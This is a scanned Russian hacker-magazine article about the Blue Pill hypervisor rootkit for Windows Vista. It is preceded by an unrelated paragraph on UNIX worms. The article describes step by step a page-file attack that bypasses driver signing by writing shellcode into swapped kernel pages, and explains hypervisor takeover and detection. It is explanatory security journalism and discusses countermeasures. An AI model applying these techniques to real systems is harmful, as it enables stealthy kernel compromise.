A: Нет, вирусной эпидемии в мире UNIX не было ни разу и не будет, хотя UNIX-вирусов существует немало. А вот эпидемии, вызванные сетевыми червями, в мире UNIX были и не раз. Самые известные UNIX-черви, вызвавшие эпидемию, — червь Морриса младшего, Ramen, Lion, Cheese, Sadmind, Adore. Уже предвижу твой следующий вопрос: «Почему не было вирусной эпидемии?» Посуди сам. Системы UNIX имеют очень грамотную систему разграничения прав доступа, поэтому, для того чтобы заразить всю систему, вирусу нужно иметь права системного администратора (root в Linux). Если инфектор совместить с эксплоитом, эксплуатирующим какую-нибудь локальную уязвимость, присущую сразу многим UNIX-системам, то можно получить полноценный вирус, способный заразить всю систему. Но даже в этом случае вызвать серьезную эпидемию невозможно, так как для распространения вируса нужно, чтобы большое число людей переписало зараженный файл к себе на компьютер и запустило его. Времена, когда люди обменивались дискетами с интересными программами, давно прошли. Сейчас администраторы UNIX-систем скачивают программы преимущественно из надежных интернет-источников, к тому же — в исходных кодах. Поэтому говорить о вирусной эпидемии в мире UNIX не приходится.




КРИС КАСПЕРСКИ

ЗВЕРСКИЙ ВЗЛОМ WINDOWS VISTA


СОВЕРШЕННЫЕ РУТКИТЫ ГОТОВЫ АТАКОВАТЬ НОВУЮ ВИНДУ

ВЫПИВ ГОЛУБУЮ ПИЛЮЛЮ, МЫ ПОПАДЕМ В ВИРТУАЛЬНЫЙ МИР; ВЫПИВ КРАСНУЮ — ОБРЕТАЕМ СПОСОБНОСТЬ ВИДЕТЬ МИР ТАКИМ, КАКОЙ ОН ЕСТЬ





НЕ УСПЕЛА **WINDOWS VISTA** ПОСТУПИТЬ В ПРОДАЖУ, КАК БЫЛА ЗВЕРКИ ВЗЛОМАНА ПОЛЬСКОЙ ПАНИ ЖАННОЙ РУТКОВСКОЙ (JOANNA RUTKOWSKA). НА КОНФЕРЕНЦИИ SYSCAN В СИНГАПУРЕ 21 ИЮЛЯ ОНА ПРОДЕМОНСТРИРОВАЛА РЕЗУЛЬТАТ СВОЕГО ВЗЛОМА — РУТКИТ НОВОГО ПОКОЛЕНИЯ, КОТОРЫЙ ПРАКТИЧЕСКИ НЕВОЗМОЖНО ОБНАРУЖИТЬ, А ТЕМ БОЛЕЕ УДАЛИТЬ. НОВАЯ ТЕХНОЛОГИЯ ПОЛУЧИЛА НАЗВАНИЕ **BLUE PILL — ГОЛУБАЯ ПИЛЮЛЯ.**



Реакция представителей Microsoft оказалась на удивление спокойной. Подумаешь, поломали бету! Никто же и не утверждал, что взломать Висту невозможно! Идет нормальный процесс «обкатки» системы, и чем больше ошибок будет выявлено на стадии бета-тестирования, тем меньше их окажется в финальной версии продукта. Однако Vista RC1, выпущенная двумя месяцами позже, не претерпела никаких изменений и осталась по-прежнему уязвимой. Microsoft проанализировала ситуацию и, вместо того чтобы заткнуть дыру, сделала вид, что никакой дыры нет (смотри выступление одного из сотрудников Microsoft: http://blogs.msdn.com/windowsvistasecurity/archive/2006/08/07/691441.aspx)!

Мол, с правами администратора (а Голубая Пилюля требует их) еще и не такое возможно! А что, собственно говоря, с ними возможно?! Загрузить неподписанный драйвер или каким бы то ни было другим легальным способом проникнуть на уровень ядра? Нельзя, и это доставляет множество проблем как самим администраторам, так и разработчикам. Если бы Microsoft заткнула все лазейки, во имя ее величества Безопасности с этим можно было бы и смириться. А так получается, что нас вынуждают поступиться частью свобод и удобств, предлагая взамен... ничего! Где логика?! Как всегда логика на стороне Microsoft, преуспевшей только в одном — в продвижении своих глюкодромов на рынок.


Голубая Пилюля базируется на двух основных концепциях — обходе цифровой подписи драйверов (обязательной в x86-64-редакциях Windows, начиная с Vista Beta 2 build 5384) и установке гипервизора (hyper-visor), использующего технологии аппаратной виртуализации AMD Pacifica/Intel Vanderpool. Эти технологии позволяют запускать операционную систему на эмуляторе, контролирующем все интересные события. В грубом приближении это можно проиллюстрировать на примере 80836 ЦП, поддерживающего режим «виртуального 8086» (он же V86), который обеспечивает одновременную работу нескольких сессий MS-DOS. А теперь появился режим «виртуального 386+», причем правильно спроектированный гипервизор (также называемый Монитором Виртуальных Машин — Virtual Machine Monitor, VMM) не позволяет гостевой системе определить, исполняется ли она на «живом» процессоре или нет.

Технология обхода цифровой подписи драйверов актуальна только для 64-битных версий Windows (в 32-битных загрузить неподписанный драйвер можно и так), а механизмы аппаратной виртуализации никак не связаны с конкретной осью и замечательно работают на Linux, BSD, Mac OS и т. д. (разумеется, при поддержке со стороны процессора). Любая ось, позволяющая хакеру пробиться на уровень ядра, может быть атакована. Таким образом, Голубая Пилюля состоит из двух компонентов, лишь один из которых по-настоящему «голубой». Он-то и отвечает за погружение операционной системы в виртуальный мир. Другой компонент — независимая «затравка», специально спроектированная для обхода защиты 64-битных версий Windows. Она забрасывает (точнее, сбрасывает) на ядерный уровень любую полезную нагрузку, в роли которой вполне может выступать и обычный rootkit.

Обход цифровой подписи

Механизм обхода цифровой подписи, предложенный Жанной, основан на модификации файла подкачки на секторном уровне (назовем его page file attack). Сама атака состоит из шести этапов:

1. Находим в каталоге/WINNT/System32/Drives редко используемый драйвер (например: NULL.SYS), считываем его содержимое и выделяем уникальную последовательность байт (сигнатуру), позволяющую однозначно идентифицировать его. Сигнатура должна находиться в ветке IRP_MJ_DEVICE_CONTROL процедуры DeviceDispatcher (адрес последней легко определить путем дизассемблирования драйвера), причем она не имеет права пересекать границы страницы (в файле подкачки соседние страницы не всегда оказываются рядом друг с другом). То есть должно выполняться условие: (virtual_address_of_signature % 1000h) + sizeof (virtual_address_of_signature) < 1000h.
2. Запускаем программу memory-eater, «съедающую» всю доступную память (например путем вызова API-функции VirtualAlloc) и вынуждающую операционную систему свопиться на диск, вытесняя в том числе и ядерные компоненты. Внимание! Если параметр DisablePagingExecutive, находящийся в следующей ветке реестра HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\MemoryManagement, равен 1 (по умолчанию — 0), ядерные компоненты вытесняться не будут! Изменения вступают в силу только после перезагрузки.
3. Открываем устройство \\.\C: (логический диск) или \\.\PHYSICALDRIVE0» (физический диск) API-функцией CreateFile и читаем/пишем на секторном уровне API-функциями ReadFile/WriteFile соответственно. Также можно воспользоваться хорошо документированным интерфейсом SPTI, позволяющим передавать диску SCSI-команды через API-функцию DeviceIoControl, за что отвечает IOCTL-код IOCTL_SCSI_PASS_THROUGH_DIRECT (4D014h). Ось автоматически транслирует команды pseudo-SCSI в native-команды конкретного накопителя (например: IDE HDD). Два недокументированных IOCTL-кода IOCTL_IDE_PASS_THROUGH и SCSIOP_ATA_PASSTHROUGH позволяют передать IDE-накопителям команды native-ATA, что дает над ними неограниченную власть, но ухудшает совместимость (что если у жертвы установлен SCSI-диск?). Все вышеупомянутые интерфейсы требуют администраторских прав, которые не всегда у нас есть. Но ASPI-интерфейс, разработанный компанией Adaptec, не отягощен такими ограничениями! И хотя корректно установленный ASPI-драйвер (кстати говоря, ис-





› Упрощенная блок-схема Голубой Пилюли, разработанная Жанной

ключенный из штатной поставки Windows много лет назад) дает доступ только к ATAPI-устройствам (таким как CD, DVD), достаточно часто в этот список попадают и жесткие диски, то есть атаку (теоретически) можно реализовать даже без администраторских прав! Если ASPI-драйвер на целевой машине не установлен, rootkit должен либо установить его самостоятельно (кстати, сам драйвер подписан и предоставляется бесплатно), либо поискать другие драйверы, установленные приложениями, работающими с HDD-, CD- или DVD-дисками на низком уровне (дисковые редакторы, копировщики защищенных дисков, программы для прожига CD/DVD). Многие из них позволяют манипулировать жесткими дисками, не требуя прав администратора (подробнее обо всем этом можно прочитать в моей книге «Техника защиты лазерных дисков от копирования», черновая версия которой находится на ftp://nezumi.org.ru).

4. Дожидаемся выгрузки драйвера на диск. Момент выгрузки легко определить эвристическим путем. При исчерпании оперативной памяти система вытеснит часть только что выделенных VirtualAlloc страниц, скачкообразно увеличивая количество доступной физической памяти, объем которой легко установить API-функцией VirtualQuery. Затем начинаем прочесывать диск на секторном уровне в поисках ранее обозначенной сигнатуры драйвера-жертвы.

5. Вычисляем адрес IRP_MJ_DEVICE_CONTROL и записываем поверх него shell-код, отключающий проверку цифровой подписи, что в дальнейшем позволит нам беспрепятственно загружать неподписанные драйверы, либо загружаем весь необходимый код на ядерный уровень самостоятельно.

6. Вызываем API-функцию CreateFile, передавая ей имя хакнутого драйвера (в данном случае NULL.SYS), и... операционная система тут же считывает модифицированные страницы с диска, вызывает IRP_MJ_DEVICE_CONTROL, передавая shell-коду управление. А дальше, как говорится, дело техники!


Успешно осуществив атаку, Жанна (как и положено «белому» хакеру) тут же предложила несколько контрмер. Самое простое, но не самое умное, что может сделать Microsoft, — это заблокировать выгрузку ядерных компонентов на диск. Все необходимые ингредиенты у нее уже есть, достаточно только убрать из реестра ключ DisablePagingExecutive, пожизненно установив его значение — «1». В результате мы потеряем некоторое количество физической памяти (по подсчетам Жанны, около 80 Мб, а по моим подсчетам, даже меньше). К примеру, совокупный объем драйверов на моей машине составляет 30 Мб, и я не думаю, что на висте их размер сильно больше, гарантируя при этом, что никакой драйвер не будет скомпрометирован. Если учесть, что сама виста требует не менее 1 Гб RAM (а для реальной работы понадобится как минимум 2), потеря 30 — 80 Мб вряд ли покажется значительной. Однако можно пойти другим путем, подсчитывая контрольную сумму каждой страницы перед вытеснением ее на диск и проверяя ее при загрузке. Но поскольку контрольные суммы надо где-то хранить (причем не на диске, а в невытесняемой оперативной памяти), мы не получим никакого выигрыша, впустую расходуя процессорное время. Можно, конечно, шифровать страницы каким-нибудь высокоскоростным криптоалгоритом, храня в памяти всего лишь ключ, случайным образом генерируемый при загрузке, но это уже чересчур. К тому же существует возможность модификации самого файла ядра операционной системы, отключающей все защитные механизмы и тут же инициирующей перезагрузку, против которой предложенные защитные меры бессильны!

Атака на файл подкачки — это действительно прорыв, который Microsoft закроет не скоро (во всяком случае, в Vista RC1 еще не закрыла). Важно отметить, что все вышесказанное относится исключительно к 64-битной версии Windows, поскольку только в ней администраторы лишены прав загружать неподписанные драйверы.


Погружение в виртуальный мир

Механизмы аппаратной виртуализации (известные под кодовым именем Pacifica) реализованы во всех процессорах семейства Athlon 64/Turion 64, выпущенных фирмой AMD после мая 2006 года. Также планируется поддержка виртуализации в Opteron'е. Но это все платформы x86-64, которые нам не сильно интересны, поскольку их рыночная доля крайне мала. AMD не смогла справиться с виртуализацией x86, сославшись на сложность реализации и непригодность этой архитектуры для подобных целей (читай: кишка тонка), а вот Intel смогла, за что ей честь и хвала!

Технология с кодовым именем Vanderpool воплощена в процессорах Intel Pentium 46x2, Pentium D 9xx, Xeon 7xxx, Core Duo, Core 2 Duo, куда она перекочевала из Itanium'a (IA64), где была известна под именем Silvervale. Теперь во избежание путаницы она объединена с последней в обезличивающую официальную аббревиатуру



> Корректировка времени выполнения инструкций, перехваченных гипервизором



VT-X (Virtualization Technology X-X-Технология Виртуализации). VT-X существенно отличается от Pacific'и, но по сути предоставляет те же самые возможности, а именно: запуск гипервизора, захватывающего контроль над операционной системой и переводящего ее в «гостевой» виртуальный режим, который, с ее точки зрения, ничем не отличается от «реального».


Гипервизор (в случае VT-X называемый Монитором Виртуальных Машин — Virtual Machine Monitor, VMM) передает гостевой операционной системе управление и получает его назад при наступлении определенных «интересных» событий: возбуждении аппаратного/программного прерывания, обращении к служебным регистрам процессора и т. д. Гипервизор не может непосредственно перехватывать API-функции гостевой операционной системы, но способен следить за обращениями к портам ввода-вывода или самостоятельно взаимодействовать с оборудованием в обход оси. Косвенный перехват API-функций осуществляется путем установки аппаратных точек останова на исполнение (которых, увы, всего 4) с последующим пресечением попыток гостевой системы «подсмотреть» истинное содержимое регистров DRx.


Подробное описание технологии Pacifica содержится в техническом руководстве «AMD64 Architecture Programmer's Manual Vol. 2: System Programming», доступном на http://www.amd.com/us-en/assets/content_type/white_papers_and_tech_docs/24593. pdf. В отличие от AMD, Intel не стала валить все в одну большую кучу и выпустила отдельный документ: ftp://download.intel.com/technology/computing/vptech/C97063-002.pdf. И хотя без руководства по системному программированию при написании собственного Монитора Виртуальных Машин все равно не обойтись, его основные положения большинству хакеров уже известны. Конечно, для тех, кто еще не знаком с защищенным режимом, создание Голубой Пилюли окажется настоящим испытанием, но… это уже их проблемы.

Рассмотрим устройство Голубой Пилюли, заточенной Жанной специально под процессоры AMD x86-64 (на процессорах Intel все будет точно так же, только немного по-другому). «Проглотив» Голубую Пилюлю (CALL bluepill), ядро передает управление главной функции rootkit'а (условно обозначенной PROC bluepill), которая создает виртуальную машину. Затем Пилюля подготавливает все необходимые структуры данных и вызывает машинную команду VMRUM (на Intel процессорах это будет VMXON), устанавливающую гипервизор/VMM, который погружает операционную систему в виртуальный мир и «одевает на ее глаза очки». После этого следует перехват всех каналов взаимодействия последней с «внешним миром»: с портами ввода-вывода, служебными регистрами процессора, физической оперативной памятью и т. д. Гипервизор будет «подсовывать» операционной системе только ту информацию, которую ей позволено видеть, надежно скрывая от ее глаз свое присутствие.

Гипервизор/VMM представляет собой достаточно сложную программу, которую не так-то просто написать и еще сложнее отладить, но ведь нам так хочется реализовать свою собственную Голубую Пилюлю, не правда ли? Сама Жанна, кстати, так и не справилась с этой задачей, о чем открыто признается в своем блоге в заметке «The Blue Pill Hype» («Слухи вокруг Голубой Пилюли») на theinvisiblethings.blogspot.com/2006/07/blue-pill-hype.html. Вот фрагмент из этой заметки в переводе: «Все началось со статьи Нарьяна Рьяна из eWeek. Статья вполне адекватная, за исключением одной маленькой детали, вводящей читателей в заблуждение. В статье утверждается, что я уже реализовала «прототип Голубой Пилюли, создающий на 100% не обнаруживаемую мальварь», что неправда. Если бы это было правдой, я бы не стала называть свою реализацию «прототипом», подразумевающим наличие опытного продукта… Прототип Голубой Пилюли, имеющийся у меня в настоящий момент, еще не полностью реализован, но это неважно, поскольку создание виртуальной машины для запуска операционной системы и реализация всех остальных фич — это всего лишь вопрос следования спецификациям на Pacific'у».

Чтобы приблизить себя к цели на несколько световых лет и не повторять уже сделанное, мы можем «выдрать» ядро из готового эмулятора и слегка доработать его «напильником» для наших хакерских нужд, дописав сравнительно небольшую порцию кода. Естественно, это должен быть эмулятор, распространяющийся в открытых исходных текстах на бесплатной основе. Например, XEN, поддерживающий обе архитектуры (Pacifica и Vanderpool одновременно) и абстрагирующий нас от конкретных аппаратных особенностей, хотя и не избавляющий нас от необходимости реализовывать отдельные версии rootkit'а для x86- и x86-64 -платформ. Архив с исходными текстами третьей версии XEN'а (текущей стабильной версии на данный момент) можно слить с http://www.cl.cam.ac.uk/Research/SRG/netos/






> Выполнение машинной команды VMRUN на процессорах AMD x86-64 приводит к захвату контроля над операционной системой

xen/downloads/xen-3.0-testing-src.tgz, а сам сайт находится по адресу: http://www.cl.cam.ac.uk/Research/SRG/netos/xen.
В частности, ядро, отвечающее за поддержку x86-процессоров Intel, сосредоточено в файле /xen-3.0-testing/xen/include/asm-x86/hvm/vmx/vmx.c.

Красная Пилюля

В «Матрице», чтобы увидеть реальный мир, было достаточно принять красную пилюлю. А как на счет операционной системы? Может ли она каким-нибудь образом определить, что работает под виртуальным эмулятором? Программу, позволяющую обнаружить присутствие эмулятора, обычно называют Красной Пилюлей, и такие пилюли находят самое широкое применение как в хакерской, так и администраторской среде (первые используют их для детектирования VMWare или других программных эмуляторов, вторые — для обнаружения rootkit'ов). С аппаратной виртуализацией все намного сложнее…
Первое, что приходит на ум, — попытаться вызвать VMCALL/VMXON, и, если мы находимся под эмулятором (процессор не поддерживает аппаратную виртуализацию, или она отключена в BIOS), вызов проваливается. Написать такую программу — плевое дело. Имея готовый скелет драйвера, это можно сделать меньше чем за минуту, вот только как отличить ситуацию «процессор не поддерживает» от «мы под эмулятором»? Существует лишь один путь — отодрать от кремния радиатор и физически посмотреть на его маркировку, сличив ее с «показаниями» машинной команды CPUID. Эмулятор, если только он не лось, возвратит подложные данные, убеждая нас в том, что поддержка аппаратной виртуализации на этом процессоре отсутствует. Но какой процент пользователей отважится на столь радикальный шаг?! Отодрать радиатор они, положим, отдерут, но вот приставят ли обратно :)? Тем более что путем некоторых ухищрений гипервизор может эмулировать выполнение команд VMCALL/VMXON, реализуя вложенную виртуализацию. Это как бы один виртуальный мир в другом, и уровень вложенности, в принципе, неограничен. Естественно, с каждой «проглоченной» Голубой Пилюлей мы будем терять производительность. Уже в первом виртуальном мире быстродействие операционной системы сокращается на десятки процентов (никто никогда и не утверждал, что аппаратная виртуализация дает 100% КПД).
Стоп! Стоп! Стоп! Производительность! Вот она, нить Ариадны! Замеряя время выполнения машинных инструкций, перехваченных гипервизором (и в первую очередь инструкции RDMSR EFER, читающей регистр EFER, 12-бит которого указывает на присутствие гипервизора), мы легко заметим, что в виртуальном мире они выполняются намного дольше, чем в реальном.
Вся проблема в том, что нам нечем измерять время их исполнения. Команда RDTSC (читающая значение регистра, увеличивающегося с каждым тактом процессора) отпадает сразу и однозначно, поскольку контролируется гипервизором, который корректирует ее показания так, как будто бы мы находимся в реальном мире. Для упрощения решения этой задачи процессор поддерживает специальную «калибровочную» переменную VMCB.TSC_OFFSET, указывающую, сколько экстратактов ему следует вычитать при выполнении команды RDTSC. Так что корректировка показаний RDTSC происходит автоматически даже без вмешательства эмулятора. Теоретически можно воспользоваться часами реального времени, атомными часами, доступными через Сеть, или даже внешним по отношению к компьютеру хронометром. Гипервизор способен «подкручивать» часы реального времени (правда, при этом они начнут отставать, что пользователь сможет заметить), перехватывать и корректировать сетевой трафик, если в нем присутствует атомное время (хм, а не надорвется он это делать?). Но на хронометр, сжимаемый ладонью пользователя, он воздействовать не в состоянии, если, конечно, пользователь сам не находится в виртуальном мире ;-).
Отличная Красная Пилюля получилась, нечего сказать… «Сейчас будет запущена тестовая программа. Пожалуйста, воспользуйтесь своими электронными часами и определите время ее выполнения. Для уменьшения погрешности продолжительность теста составит около 60 секунд». Ну и кто это будет делать? А с чем сравнивать полученные показания мы подумали? Чтобы обнаружить присутствие гипервизора, не-





> Технология аппаратной виртуализации Pacifica, реализованная в процессорах фирмы AMD: при выполнении машинной команды VMRUM, процессор создает новую SVM (Защищенную Виртуальную Машину), управляемую гипервизором и структурой данных под названием Virtual Memory Control Block (Блок Управления Виртуальной Памятью)



> Два компонента Голубой Пилюли — один пробивается на уровень ядра, другой погружает ось в виртуальный мир


обходимо иметь эталонный компьютер с таким же точно процессором, погруженным в термостат, поскольку многие процессоры меняют свою тактовую частоту в зависимости от температуры. Но даже в этом случае гипервизор может распознать команду RDMSR EFER, выполняющуюся в цикле, и пропускать некоторые итерации для достижения идентичного времени выполнения. Некоторые горячие головы предлагают читать содержимое оперативной памяти через DMA, записывая ее на диск, а потом искать в этой куче следы присутствия гипервизора. Ну, во-первых, они очень сильно переоценивают возможности контроллеров DMA по чтению памяти, во-вторых, гипервизор, контролируя обращения к портам ввода-вывода, легко это отследит, а в-третьих, даже если и не отследит, что искать-то? При условии, что сигнатура Голубой Пилюли неизвестна (или она построена на полиморфной основе), мы ни за что не обнаружим ее!

Вместо заключения

Так что же, выходит, Красной Пилюли не существует? А это еще как сказать… Ведь и Голубой Пилюли тоже не существует. Во всяком случае, пока. Да, технологии аппаратной виртуализации позволяют создать Голубую Пилюлю, которую никак нельзя обнаружить. Теоретически. Практически же все упирается в сложность реализации, так что не стоит обсуждать конструкцию сферических коней в вакууме, а лучше решать проблемы по мере их поступления.

ЖАННА ИЛИ ДЖОАННА

